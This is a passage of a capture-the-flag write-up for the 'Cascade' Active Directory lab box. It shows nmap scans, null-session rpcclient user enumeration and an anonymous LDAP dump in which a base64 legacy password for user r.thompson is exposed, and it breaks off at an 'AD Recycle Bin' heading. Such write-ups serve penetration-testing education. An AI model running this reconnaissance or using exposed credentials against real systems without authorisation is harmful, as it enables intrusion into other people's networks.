


Honestly, this box is not that hard. However it still took me 2 days because compromising the first AD account was a nightmare for me.

I recommend this box for anyone who wants to learn more about horizontal movement and enumeration.


You might noticed that the target's IP might change I few times in my notes. This is because I got stuck/frustrated many times and couldn't finish the challenge in one go.

Last but not least, make sure your clock is in sync with the target and DNS resolution is working fine, or else you gonna have problems.

Host Discovery

```
-PR: Using the Address Resolution Protocol (ARP) L2 For host discovery.
-sn: Not scanning ports only host discovery.
-n: Don't try to resolver domain names from the ipv4 address.
```


```
sudo nmap -PR -sn -n 10.129.38.44 -oN scans/discovery.txt
```



UDP Top 20

```
-Pn: Don't check if the target is up.
-sU: Scan UDP ports only.
--top-ports=n: Most common n ports.
--open: Show only open open/filtered ports.
```

```
sudo nmap -Pn -sU --top-ports=20 --open 10.129.38.44  | \
        grep -v 'filtered' | \
        tee scans/udp.txt
```




Open Ports Enumeration

> -sS: Perform a Syn Scan _**stops halfway through the 3-way handshake**_

```
--min-rate=1000: Very noisy, more aggressive than -T4, but more precise that -T5
-p-:  Scan all 65535 ports
```

```
sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.38.44 -oN scans/ports.txt
```




Services Fingerprinting

> -A : Be passive aggressive. _**very noisy**_
> -sV: It completes the 3-way handshakes, grabs banners and fingerprints services

version.
-sC: Run default non intrusive NSE scripts.
ports=21,53,88... I usually add at least one closed port to help nmap enumerate the OS.

```
ports=21,53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170
```

```
sudo nmap -Pn -n -A -sV -sC -p$ports 10.129.38.44 -oN scans/services.txt
```




RPC

Building an user list was a piece of cake because null login was possible.
However there's no AS-REP roast-able account.

Also, although it might seems that bruteforcing is a great idea. It will not take you anywhere.

```
Domain's Users
```

```
rpcclient -U '' -N //cascade.local -c 'enumdomusers'
```



LDAP

This was probably the most useful service we've found. However it took me two days to recognize it's importance. Yes, two days. Try yourself ... one of the prints bellow holds the keys to the kingdom. Are you 133t enough to find it and less than two days ? 😔

```
Anonymous access on ldap is possible
```

```
ldapsearch -x -H ldap://cascade.local -D '' -w '' -b "DC=cascade,DC=local" | \
        tee ldap.dump
```

```
"Data Share" Group
```

```
# Domain Users, Users, cascade.local
dn: CN=Domain Users,CN=Users,DC=cascade,DC=local
objectClass: top
objectClass: group
cn: Domain Users
description: All domain users
distinguishedName: CN=Domain Users,CN=Users,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109153215.0Z
whenChanged: 20200109153215.0Z
uSNCreated: 12348
memberOf: CN=Data Share,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=Users,CN=Builtin,DC=cascade,DC=local
uSNChanged: 12350
name: Domain Users
objectGUID:: W7qGFcgkWESOOYJ9GN4DKQ==
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFAQIAAA==
sAMAccountName: Domain Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=cascade,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20200117033736.0Z
dSCorePropagationData: 20200117001404.0Z
dSCorePropagationData: 20200109175934.0Z
dSCorePropagationData: 20200109154857.0Z
dSCorePropagationData: 16010714223649.0Z
```

All domain users
have access to the "Data Share" group.

ryan: Member of the IT group, LoginCount is greater then 0


```
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133592397270582341
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

Ryan is member of
IT


and he has a logonCount
greater them zero.

So, been member of IT Group
should itself mean you have
remote access on the DC

Steve: Member of "Audit Share" group, might also have remote access.



ArkSvc: Found an IT Service User with 13 logins on the DC.



AD Recycle Bin

